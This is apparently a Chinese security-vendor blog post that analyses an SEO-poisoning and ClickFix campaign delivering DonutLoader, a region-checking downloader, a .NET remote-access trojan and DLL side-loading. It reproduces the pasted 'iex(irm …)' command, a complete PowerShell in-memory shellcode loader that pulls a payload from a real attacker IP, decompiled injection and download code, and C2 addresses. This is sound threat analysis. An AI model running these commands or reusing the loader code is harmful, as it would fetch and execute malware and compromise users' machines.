

从剪贴板到内存：ClickFix组合攻击的纵深剖析与地域化投递 – 瑞安研技术博客

🌐 rayblog.rising.com.cn/2026/07/从剪贴板到内存：clickfix组合攻击的纵深剖析与地域化

Chen Zhanying

July 13, 2026

概述

近期，瑞星威胁情报平台发现一起利用SEO投毒 + ClickFix组合技术进行初始投递的定向攻击事件。攻击者通过操纵搜索引擎排名，将恶意站点推送至搜索结果前列，诱骗用户访问。随后利用ClickFix技术伪装人机验证，诱导用户在终端中粘贴并执行恶意命令，最终在受害主机中植入远控木马和信息窃取器。

本次攻击呈现典型的地域定向特征：恶意行为主动排除俄罗斯与白俄罗斯，重点针对美国、加拿大及其他国家/地区，推测攻击者可能为规避这些国家的司法管辖而刻意设计。攻击链中，DonutLoader、DLL侧加载、多层解密存根等规避技术被充分运用，最终释放具备信息窃取和远程控制能力的模块化木马。

事件详情

攻击者通过搜索引擎投毒，将假冒合法网站的恶意站点(www.dmaxxorders.com)推送至搜索结果前列，诱骗用户点击访问。

🔍 dmaxxorders.com 🔊

网页 图片 视频 学术 词典 地图 更多

🌐 🔄 🟢 约 59,500 个结果

🌐 dmaxxorders.com
https://dmaxxorders.com

假冒站点

[Dmaxx Sports](#)

Don't have an account? Sign Up. Recover Password. Enter your Email and instructions will be sent to you! Reset .

🌐 dmaxxorders.com
https://dmaxxorders.com › register

Dmaxx Sports - dmaxxorders.com

Already have an account? Sign in.

🌐 Dmaxx Sports
https://www.dmaxxsports.com

合法站点

[Dmaxx Sports](#)

用户进入恶意站点后，页面伪装成人机验证界面，利用ClickFix技术在后台将恶意命令写入剪贴板，并诱导用户按Win + X打开终端，执行Ctrl + V粘贴与回车操作。恶意命令随即执行，启动一条包含PowerShell无文件载荷、地理区域判读下载器、DonutLoader加载器等多阶段的复杂攻击链。

www.dmaxxorders.com

请通过以下操作确认您是人类。

 Verifying...


CLOUDFLARE
[Privacy](#) • [Terms](#)

Additional Verification Required

1. Press  Win  + 
2. Press  or select **Terminal** in the menu
3. Press  +  to paste the command
4. Press  to continue


Check

www.dmaxxorders.com 需要在继续之前验证您的连接安全性。


最终载荷根据受害主机的区域设置进行差异化投放：俄罗斯与白俄罗斯用户不执行任何恶意操作；其他国家部署.NET远控木马用于信息窃取；美国与加拿大用户额外投放Danabot间谍软件。攻击全程采用无文件落地、内存执行、反射加载、DLL侧加载等高级规避技术，传统安全检测手段难以有效识别。

攻击流程

攻击链执行流程。



从用户视角和攻击者视角的对比图可见，用户的每一个正常操作都与攻击者的恶意目标一一对应。这种利用用户信任与认知盲区的手法，正是ClickFix攻击能够屡屡得逞的核心原因。



样本分析

PowerShell无文件载荷分析

字段	内容
文件大小	1.67 KB (1,718 bytes)
文件MD5	1F7289CF5075F6D7E3853CE1FAC4D75C
病毒名	Trojan.ShellCodeRunner/PS!1.13EE7
文件类型	PowerShell

字段

内容

主要功能 下载执行恶意载荷

用户在终端粘贴并执行的剪贴板命令是一个无文件落地的远程载荷加载器，通过Invoke-Expression动态执行从远程服务器获取的恶意代码。

```
iex(irm 91.92.242.244 -UseBasicParsing)
```

从远程服务器下载一个伪装成图片的恶意载荷。经分析，该载荷为DonutLoader加载器，通过VirtualAlloc+Copy+CreateThread的方式实现注入进程执行，无文件落地。

```
$ypJWuUZFljutJA = "http://158.94.208.104/enterprise/myl.jpg"
try {

    # 下载恶意载荷
    $rrPsAqZ = Invoke-WebRequest -Uri $ypJWuUZFljutJA -UseBasicParsing -ErrorAction
Stop
    $JFhSsVZd0dnU = $rrPsAqZ.Content
    $Pve0lelhytMHgBx = $JFhSsVZd0dnU.Length

    # 导入了4个关键的API函数
    $YdglvNpDDTfBJEDk = @"
        using System;
        using System.Runtime.InteropServices;
        public class SzmprxkNlE {
            [DllImport("kernel32.dll", SetLastError=true)]
            public static extern IntPtr GetCurrentProcess();
            [DllImport("kernel32.dll", SetLastError=true)]
            public static extern IntPtr VirtualAlloc(IntPtr a, uint sz, uint t, uint p);
            [DllImport("kernel32.dll", SetLastError=true)]
            public static extern IntPtr CreateThread(IntPtr ta, uint ss, IntPtr sa,
IntPtr p, uint cf, out uint tid);
            [DllImport("kernel32.dll", SetLastError=true)]
            public static extern uint WaitForSingleObject(IntPtr h, uint ms);
        }
    "@
    Add-Type -TypeDefinition $YdglvNpDDTfBJEDk
    $iSqNRmpmZabeb = 0x1000
    $rKvnXx = 0x2000
    $RDUJwomxykBBzCMY = 0x40
    $DNnxndabcAd = [SzmprxkNlE]::VirtualAlloc([IntPtr]::Zero, $Pve0lelhytMHgBx,
$iSqNRmpmZabeb -bor $rKvnXx, $RDUJwomxykBBzCMY)
    if ($DNnxndabcAd -eq [IntPtr]::Zero) { throw "Alloc failed" }
    [System.Runtime.InteropServices.Marshal]::Copy($JFhSsVZd0dnU, 0, $DNnxndabcAd,
$Pve0lelhytMHgBx)
    $XSMWucTLkJ = 0
}
```

```

    $EwEICKvsyUhb = [SzmpxkNlE]::CreateThread([IntPtr]::Zero, 0, $DNnxndabcAd,
[IntPtr]::Zero, 0, [ref]$XSMWucTLkJ)
    if ($EwEICKvsyUhb -eq [IntPtr]::Zero) { throw "Thread failed" }
    [SzmpxkNlE]::WaitForSingleObject($EwEICKvsyUhb, 30000) | Out-Null
    Write-Host "done."
}
catch {
    exit 1
}

```

DonutLoader加载器分析

字段	内容
文件名	myl.jpg
文件大小	52.0 KB (53,323 Bytes)
文件MD5	B22883A21713A2C8FE0CAE5500EB7C8F
病毒名	Trojan.DonutLoader!1.133EF
文件类型	DOSCOM
主要功能	加载执行内嵌的PE程序

这段ShellCode是通过DonutLoader配置的载荷，DonutLoader是一个开源ShellCode生成器，用于将.NET程序、DLL和EXE封装为位置无关的、用于内存执行的ShellCode。解包过程中，ShellCode使用Chaskey-LTS块密码在CTR模式下解密加载器嵌入的配置和执行上下文，密钥为 (E4A4C3D787FA87E6606C92635E35D131) 和 IV (7091FE2D3DEAA4D42F07657F5E2BD493)。

ShellCode首次执行时，通过头部的跳转指令动态获取核心配置结构体的基址。随后进入初始化流程：在内存中申请一块新的缓冲区，解密内嵌的加密数据区，并验证解密数据的完整性。

```

// 解析API哈希获取动态地址
VirtualAlloc_v8 = API_Hash_Resolve_9C55(a1, a2, *((_QWORD *)a4 + 9), (_DWORD)a4, *
((_QWORD *)a4 + 5), a6);
VirtualFree_v10 = API_Hash_Resolve_9C55(a1,a2,*((_QWORD *)a4 + 10),(_DWORD)a4,*
((_QWORD *)a4 + 5),v9);
RtlExitUserProcess_v12 = API_Hash_Resolve_9C55(a1, a2, *((_QWORD *)a4 + 61),
(_DWORD)a4, *((_QWORD *)a4 + 5), v11);
RtlExitUserProcess_v13 = RtlExitUserProcess_v12;
if ( !VirtualAlloc_v8 || !VirtualFree_v10 || !RtlExitUserProcess_v12 )

```

```

    return 0xFFFFFFFFFLL;
new_mem_v14 = VirtualAlloc_v8(a1, a2, *a4, 0, 0x3000, 4);// 分配内存
new_mem_v16 = new_mem_v14;
if ( !new_mem_v14 )
{
    if ( a4[140] == 2 )
        RtlExitUserProcess_v13(0, a2, v15, 0);
    return 0xFFFFFFFFFLL;
}
memcpy_A235(new_mem_v14, a2, (__int64)a4, (_BYTE *)new_mem_v14, *a4);// 将加密数据复制到新申请的内存中
((void (__fastcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))memset_A255)
(new_mem_v16,a2,0,(unsigned int)v52,64,v18);
if ( *(_DWORD *)(new_mem_v16 + 564) != 3
    || (decrypt_9E55(
        new_mem_v16,
        a2,
        (_OWORD *)(new_mem_v16 + 0x14),
        new_mem_v16 + 4,
        (_BYTE *)(new_mem_v16 + 0x23C),
        *(_DWORD *)new_mem_v16 - 0x23C),
        crc_compute_9CC9(new_mem_v16, a2, *(_QWORD *)(new_mem_v16 + 40), new_mem_v16 +
3116, v20, v21) == *(_QWORD *)(new_mem_v16 + 3376))) ) //CRC完整性校验

```

解密后的数据主要由配置数据段与PE映像组成。其中，数据段部分详细包含了加载程序所需的DLL名称、API数量以及对应的哈希值列表。

解密 INSTANCE-decrypted_in...																	ANSI ASCII	
Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F		
00000000	E8	C0	6D	00	00	C0	6D	00	00	E4	A4	C3	D7	87	FA	87	èÀm	Àm ämÀ*+ú†
00000010	E6	60	6C	92	63	5E	35	D1	31	70	91	FE	2D	3D	EA	A4	æ`l'c^5Ñlp`p-=ê	
00000020	E4	2F	07	65	7E	5E	2B	DB	4C	00	00	00	00	8F	4D	95	ô/`c`u†	M*
00000030	24	DF	43	F2	AA	75	AD	FF	CA	2B	A6	AB	A3	0E	49	82	\$ßCò`u-ÿÊ+!«£ I,	
00000040	8D	E2	01	9B	F7	79	72	C7	28	48	AD	B5	62	A7	77	EF	â >÷yrÇ(H-µb\$w†	
00000050	6D	C9	C1	84	36	17	92	EC	EC	EF	27	2D	56	F0	35	F7	mÉÁ,,6`'iii'-vð5÷	
00000060	09	C0	8A	EB	59	7F	3C	AF	AC	AF	C5	C6	DC	D4	63	7A	ÅŠeY <-`ÅUÖcz	
00000070	C9	71	5B	8C	F9	37	81	BE	E4	85	A5	58	CE	CC	58	DB	Éq[Çù7`äa...¥Xîx0	
00000080	06	43	D8	CC	FB	FF	7E	08	03	5F	82	DB	3D	65	44	D9	CØîûÿ~`_,Û=eDÛ	
00000090	F1	69	0A	CC	0E	07	6F	C7	A1	00	2F	FB	C9	A2	C7	7D	ñi î`oÇ; /ûÉçÇ}	
000000A0	A7	55	39	EF	A2	39	CE	38	55	68	F7	87	FF	92	0A	C8	\$U9iç9î8Uh÷†ÿ`È	
000000B0	E7	10	95	26	0D	DC	4E	DF	86	90	08	B1	F1	34	8B	71	÷`•& ÜÑß†`±ñ4<q	
000000C0	EA	09	D8	9A	57	B4	00	9D	73	42	0B	F3	5A	DA	18	F9	ê ØšW` sB öZÛ ù	
000000D0	64	FD	A6	17	9C	1C	27	85	E0	60	5D	5D	42	C3	1F	C3	dý! œ`'...à`]]BÄ Å	
000000E0	F1	4C	34	55	5D	E7	D4	7A	E9	C4	94	3C	54	2F	88	C4	ñL4U]çÔzéÄ"<T/^Å	
000000F0	D7	84	24	B5	B6	F0	70	84	71	48	0B	B4	14	9D	E9	36	×,,\$µŒöp,,qH` é6	
00000100	E0	BF	BA	82	58	14	EB	56	20	0B	1A	6C	CC	7B	8E	D8	àç°,X èv`lî{ž0	
00000110	24	EA	30	11	59	B7	2A	F7	26	67	D4	C5	86	BA	97	2E	\$è0 Y`*÷&gÔÄ†°-	
00000120	6B	2D	4D	00	F8	A6	10	86	70	00	68	1E	04	81	CC	C2	k-M ø!`tp h`iÄ	
00000130	C4	92	2A	C6	E3	12	53	11	BA	36	86	FC	2A	80	8A	BC	Ä`*Æä S`°6†ü*€Š¼	
00000140	02	A4	25	86	6E	9B	39	02	25	47	AE	6B	0E	EE	ED	98	µ%†n>9`%G@k îî~	
00000150	3E	23	8A	B4	CF	9D	FA	3C	CB	CF	07	CB	6F	13	41	84	>#Š`Í`ú<ÈĬ Èo A,,	
00000160	AE	E7	03	0C	02	31	35	92	88	90	E3	DE	CD	18	EF	BB	@ç`15`^`äpí î»	
00000170	BF	4F	AD	E8	34	48	1D	50	AB	FB	98	4B	15	3F	4E	7A	¿O-è4H P«û~K`?Nz	
00000180	51	D6	51	AC	A4	F5	58	32	4F	C3	41	63	46	E3	6A	0D	QÖQ-µöX20ÄAcFäj	
00000190	66	7B	70	1A	F8	C4	42	77	3F	80	9A	52	03	9C	85	BE	f{p`øÄBw?ešR œ...¼	
000001A0	29	C3	73	28	80	88	9E	06	25	74	F4	94	47	48	8E	E8	)Äs(e~ž`%tô"GHžè	
000001B0	BC	90	FE	3F	9E	E3	7F	97	F0	33	AD	69	B7	8A	00	AC	¼`p?žä`-ð3-i`Š`-	
000001C0	F6	C7	CA	A6	B6	4C	2E	15	5A	44	21	AF	45	94	75	DF	øÇÈ!ŒL. ZD!`E"uß	
000001D0	A8	ED	04	9D	18	E5	80	F7	27	D7	D0	0F	C7	00	D7	85	`î`äe÷`×ð Ç`×...	
000001E0	A7	9C	9A	3A	48	9D	50	90	A5	12	2D	51	8B	A7	BE	EF	\$œš:H P`¥`-Qç`\$¼î	
000001F0	0E	23	BD	29	9D	A3	C9	2F	99	3B	35	13	6D	E4	67	85	#½) £É/µ;5`mäg...	
00000200	A4	24	D1	2C	0A	EF	F6	CB	84	A3	C9	0E	5C	A6	5E	B1	µ\$Ñ,`îðÈ,,£É`\\^±	
00000210	DA	70	E7	10	3B	E2	AB	17	B8	8C	66	64	5A	AD	9E	F4	Úpç` ;ä«`„£fdZ-ž0	
00000220	1E	78	B9	43	51	93	EB	7E	95	A8	E6	8E	B6	00	00	00	x¹CQ"è~`"æžŒ	
00000230	00	00	00	00	00	01	00	00	00	03	00	00	00	00	00	00		
00000240	00	3F	00	00	00	6F	6C	65	33	32	3B	6F	6C	65	61	75	?`ole32;oleau	
00000250	74	33	32	3B	77	69	6E	69	6E	65	74	3B	6D	73	63	6F	t32;wininet;mSCO	
00000260	72	65	65	3B	73	68	65	6C	6C	33	32	00	00	00	00	00	ree;shell32	
00000270	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		
00000280	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		
00000290	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		
000002A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		

API函数
Hash列表

加载的库

最终，加载器提取并手动映射内嵌的PE文件，修复环境后调用其入口点执行。

000001EA66D89392	33D2	mov`dw0r`u`ptr`55.`[rsi+88],edx	
000001EA66D89394	33C9	xor`edx,edx	
000001EA66D89396	FF96 88000000	xor`ecx,ecx	
000001EA66D8939C	48:85C0	call`qword`ptrds:[rsi+88]	
000001EA66D8939F	74 1E	test`rax,rax	
000001EA66D893A1	83CA FF	je`1EA66D893BF	
000001EA66D893A4	48:8BC8	or`edx,FFFFFFFF	
000001EA66D893A7	FF96 80000000	mov`rcx,rax	
000001EA66D893AD	EB 10	call`qword`ptrds:[rsi+80]	
000001EA66D893AF	6548:8B0C25 30000000	jmp`1EA66D893BF	
000001EA66D893B8	48:8B49 60	mov`rcx,qword`ptrds:[30]	
000001EA66D893BC	41:FFD4	mov`rcx,qword`ptrds:[rcx+60]	
		call`r12	跳转到加载PE程序的入口点

地理区域判读下载器分析

字段	内容
文件大小	21.5 KB (22,016 bytes)

字段	内容
文件MD5	02C8100A7614E68E54CCB62936A59E2C
病毒名	Downloader.Agent!1.141B7
文件类型	EXE
主要功能	下载执行恶意载荷

该样本为下载器，执行后首先查询注册表项HKCU\Control Panel\International\Geo\Name获取系统地理区域设置，据此决定执行分支。若地理区域为俄罗斯或白俄罗斯，样本直接退出；其他国家则下载执行enterprise/my_s.bin。若地理区域为美国或加拿大，样本还会额外下载执行enterprise/my_downloader.bin，表明该载荷是针对美加两国的定向补充模块。

地理区域	下载载荷
俄罗斯/白俄罗斯	不执行任何恶意操作
美国/加拿大	my_s.bin + my_downloader.bin
其他国家	my_s.bin

```

privileges_14000163B(); // 提权，启用SeDebugPrivilege权限
flag_140001A02 = query_reg_140001A02(Geo_String1, 16u); // 检索系统配置的地理区域代码
if ( flag_140001A02 )
{
    if ( (unsigned int)wcscmp_140001AC8(Geo_String1) ) // 判断地理区域是否为俄罗斯或白俄罗斯
        goto LABEL_19;
    if ( wcscmp(Geo_String1, L"US") )
        flag_140001A02 = wcscmp(Geo_String1, aC) == 0;
}
if ( (unsigned int)Download_1400016D6() // 恶意载荷下载，地址enterprise/my_s.bin
    && (svchostID_140001545 = OpenProcess_140001545(0), (v3 = svchostID_140001545) !=
0) ) // 打开svchost.exe进程
{
    if ( (unsigned int)inject_svchost_140001907(svchostID_140001545, (__int64)v7) ) //
注入到svchost进程并执行
        free_1400019D8((__int64)v7);
}
else
{
    v3 = 0;
}

```

```
if ( flag_140001A02 ) // 地理区域为美国或加拿大时执行分支
{
    if ( (unsigned int)Download_1400016D6() ) // 恶意载荷下载，地址
enterprise/my_downloader.bin
    {
        v5 = OpenProcess_140001545(1);
        if ( v5 )
        {
            if ( v3 != v5 && (unsigned int)inject_svchost_140001907(v5, (__int64)v8) )//
注入到svchost进程并执行
                free_1400019D8((__int64)v8);
        }
    }
}
LABEL_19:
    free_1400019D8((__int64)v7);
```

.NET远控木马分析

字段	内容
文件名	pos31.exe
文件大小	145 KB (148,992 bytes)
文件MD5	CECB678849FA199D37A5F2F04B8783BC
病毒名	Backdoor.Agent!1.141C3
文件类型	EXE
主要功能	.NET版远控木马

下载的宿主样本my_s.bin是一个原生C++程序，通过CLR托管API反射加载内嵌的.NET程序集。

```
.text:00007FF791251044      call    cs:CLRCreateInstance ; 创建CLR元数据
.text:00007FF79125104A      mov     r15d, 1
.text:00007FF791251050      test    eax, eax
.text:00007FF791251052      jz      short loc_7FF791251077
.text:00007FF791251054      lea     rax, [rbp+57h+var_98]
.text:00007FF791251058      mov     [rsp+0F0h+var_D0], rax
.text:00007FF79125105D      lea     r9, unk_7FF7912688E0
.text:00007FF791251064      lea     r8, unk_7FF791268900
.text:00007FF79125106B      xor     edx, edx
.text:00007FF79125106D      xor     ecx, ecx
```

```

.text:00007FF79125106F          call     cs:CorBindToRuntime ; 绑定到指定版本的.net
运行库
.text:00007FF791251075          jmp      short loc_7FF7912510D5
.text:00007FF791251077 ; -----
-----
.text:00007FF791251077
.text:00007FF791251077 loc_7FF791251077:          ; CODE XREF:
WinMain+42+j
.text:00007FF791251077          mov      qword ptr [rbp+57h+var_B8.cElements],
r14
.text:00007FF79125107B          mov      [rbp+57h+var_B0], r14
.text:00007FF79125107F          mov      qword ptr [rbp+57h+rgIndices], r14
.text:00007FF791251083          mov      rcx, [rbp+57h+var_90]
.text:00007FF791251087          mov      rax, [rcx]
.text:00007FF79125108A          lea      rdx, [rbp+57h+var_B8]
.text:00007FF79125108E          call     qword ptr [rax+28h] ; 调用
GetVersionFromProcess获取CLR版本号
.text:00007FF791251091          mov      rcx, qword ptr
[rbp+57h+var_B8.cElements]
.text:00007FF791251095          mov      rax, [rcx]
.text:00007FF791251098          xor      r9d, r9d
.text:00007FF79125109B          lea      r8, [rbp+57h+var_B0]
.text:00007FF79125109F          mov      edx, r15d
.text:00007FF7912510A2          call     qword ptr [rax+18h]
.text:00007FF7912510A5          mov      rcx, [rbp+57h+var_B0]
.text:00007FF7912510A9          mov      rax, [rcx]
.text:00007FF7912510AC          lea      r8, [rbp+57h+rgIndices]
.text:00007FF7912510B0          lea      rdx, unk_7FF791268930
.text:00007FF7912510B7          call     qword ptr [rax] ; 执行_CorExeMain

```

该程序集经高度混淆处理，本地方法名与 C2 地址等关键信息被加密存储，需经过自定义的自适应动态流解密算法方可还原。该算法主要包含以下三个环节：

- 头部校验与参数提取：通过前5字节校验数据合法性，验证固定标志位后，从中提取16位种子值、2位分支控制位以及期望校验和。分支控制位决定了解密过程中采用异或还是加减法操作，形成4种不同的解密分支组合。
- 动态密钥流生成与解密：基于种子值、当前位置索引和前一明文滚动生成动态密钥，每个字节的解密都依赖之前字节的解密结果。解密过程中依次进行S盒映射、分支逆变换、循环右移和二次逆变换，逐字节还原明文。
- 完整性校验：解密完成后，通过滚动校验和机制比对期望值，确保数据未被篡改或损坏。

部分混淆的字符串列表。

提取的字符串: 2376

保存 页 0 ^ 每页最大值 10200 ^ 搜索字符串

	偏移	类型	长度	字符串
1543	18f5f	W	43	oahhakfbneenmijecjmbckoacmacdcpolnplcmnelng
1544	18fb7	W	19	gjjgocikblbjafdcnap
1545	18fdf	W	47	dnaklbhhodikieclohegibcecfhmcpaajbjmmpjdahcpka
1546	1903f	W	21	imdebgncdhlaigjkiihlc
1547	1906b	W	13	lonalchalppbk
1548	19087	W	19	innmaonpadadcimbemb
1549	190af	W	13	bmamagohjeacf
1550	190cb	W	19	nabhkjccabobbbmdempa
1551	190f3	W	19	maoibgbplmnmmbogboj
1552	1911b	W	13	amaahkhihijk
1553	19137	W	19	bmangkihcgiklpbfpg
1554	1915f	W	19	ipljglpaggaiagohnp
1555	19187	W	19	doapaencogdnmoaoni
1556	191af	W	53	gbohbidcihgaohkmejbddfnmolpanakebhegclohaliejdemkbean
1557	1921b	W	19	eoimejmhhgciciakpan
1558	19243	W	39	lnodobgamkknlnchokpnaimadcckoecnmncpdld
1559	19293	W	19	palhajkgcohfkhpah
1560	192bb	W	25	jmodcbjifaoaabemieiehiak

解密代码如下:

```
internal static byte[] que15(byte[] A_0)
{
    if (A_0 != null)
    {
        int num = A_0.Length;
        if (num >= 5)
        {
            int num2 = (int)(A_0[0] ^ 242);
            if ((num2 & 15) == 2)
            {
                int num3 = (int)((((uint)num2 >> 4) & 3U));
                int num4 = (int)(A_0[1] ^ 142);
                num4 = ((int)(A_0[2] ^ 97) << 8) | num4;
                int num5 = (int)A_0[3] ^ (num4 & 255) ^ 104;
                num5 = (int)((((uint)A_0[4] ^ (((uint)num4 >> 8) & 255U) ^ 69U) << 8) |
                (uint)num5);
                int num6 = num - 5;
                byte[] array = new byte[num6];
                int num7 = (num4 ^ 40) & 255;
                int num8 = 2620;
                for (int i = 0; i < num6; i++)
```

```

{
    int num9 = (int)A_0[i + 5];
    int num10 = ((num4 + (i + 1) * 17 + 61) ^ ((num7 + i + 1) * 53)) & 65535;
    num9 = (int)que858.col5[num9];
    if ((num3 & 1) != 0)
    {
        num9 ^= (int)((((uint)num10 >> 8) & 255U));
    }
    else
    {
        num9 = (num9 - (int)((((uint)num10 >> 8) & 255U)) & 255;
    }
    num9 = (int)((((uint)num9 >> (num10 & 7)) | (uint)((uint)num9 << 8 - (num10
& 7))) & 255U);
    if ((num3 & 2) != 0)
    {
        num9 ^= num10 & 255;
    }
    else
    {
        num9 = (num9 - (num10 & 255)) & 255;
    }
    array[i] = (byte)num9;
    num8 = ((num8 ^ num9 ^ ((i + 1) * 127)) + 31) & 65535;
    num7 = num9;
}
if (num8 == num5)
{
    return array;
}
}
}
}
return new byte[0];
}

```

解密后的远控木马具备信息搜集、文件操作、注册表读写等能力，并支持通过 CreateProcess 执行任意命令。其C2地址为91.92.243.161。

76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102

```
this.num727 = new TcpClient();
int num = 115284092;
if (((16892551 + num) ^ 132176643) != 0)
{
    int num2 = num + 16892551;
    if (num2 != 132176643)
    {
        if (num2 - 95491739 == 0)
        {
            goto IL_00DC;
        }
        goto IL_0087;
    }
}
char[] array = new char[pos85.hue4("lncmpoklkcajncdaiaf")];
array[0] = (char)pos85.hue4("gecoacmknllnlbjbfao");
string[] array2 = env63.Split(array);
string text = array2[0];
int num3;
if (!int.TryParse(array2[pos85.hue4("dpajlhheafjbkipdahm")], out num3))
{
    return false;
}
IL_0087:
this.num727.Connect(text, num3);
NetworkStream stream = this.num727.GetStream();
this.net4 = new TcpClient(stream);
```

100 %

局部变量

名称	值
▶ this	{arr065.stk57}
env63	"91.92.243.161:3038"
text	"91.92.243.161"

以下是功能列表：

功能	类/方法名
远程执行	CreateProcess + 隐藏窗口 + I/O 重定向
屏幕监控	CopyFromScreen → JPEG → C2 上传
文件管理	读写/枚举/删除/内存映射
注册表	HKLM/HKCU 读写
进程枚举	GetProcesses 全量枚举 + 进程终止 (Kill)

DLL侧加载分析

字段	内容
文件名	SDL3.dll


字段	内容
文件大小	14.6 MB (15,346,688 bytes)
文件MD5	66101DA233671E701C5FDE54222E1BB1
病毒名	Trojan.Kryptik/x64!1.141D7
文件类型	DLL
主要功能	侧加载执行恶意代码

地理区域为加拿大或美国时额外下载执行my_downloader.bin，该样本为Rust编写的下载器，从158.94.208.104/x7GkP2mQ9zL4/dllside.zip下载ZIP包。该压缩包内含合法EXE与恶意DLL，解压至C:\Users\Public\exeWN-后，通过CreateProcessA执行合法EXE，Windows的DLL搜索顺序将自动加载同目录下的恶意DLL，实现侧加载攻击。

```
sub_14003CBA0((unsigned int)&v310, v18, v19, (unsigned int)"payload.zippowershell",
11);
v21 = InternetOpenA("powershell", 0, 0, 0, 0); // User-Agent伪装
if ( !v21 )
    goto LABEL_36;
v22 = (__int64)v21;
v23 = InternetOpenUrlA(v21, "http://158.94.208.104/x7GkP2mQ9zL4/dllside.zip", 0, 0,
0, 0);
if ( !v23 )
{
    InternetCloseHandle((HINTERNET)v22);
    v17 = (unsigned __int64)v327;
    LODWORD(v327[0]) = 0;
    while ( InternetReadFile(v24, v333, 0x2000u, (LPDWORD)v327) )
```

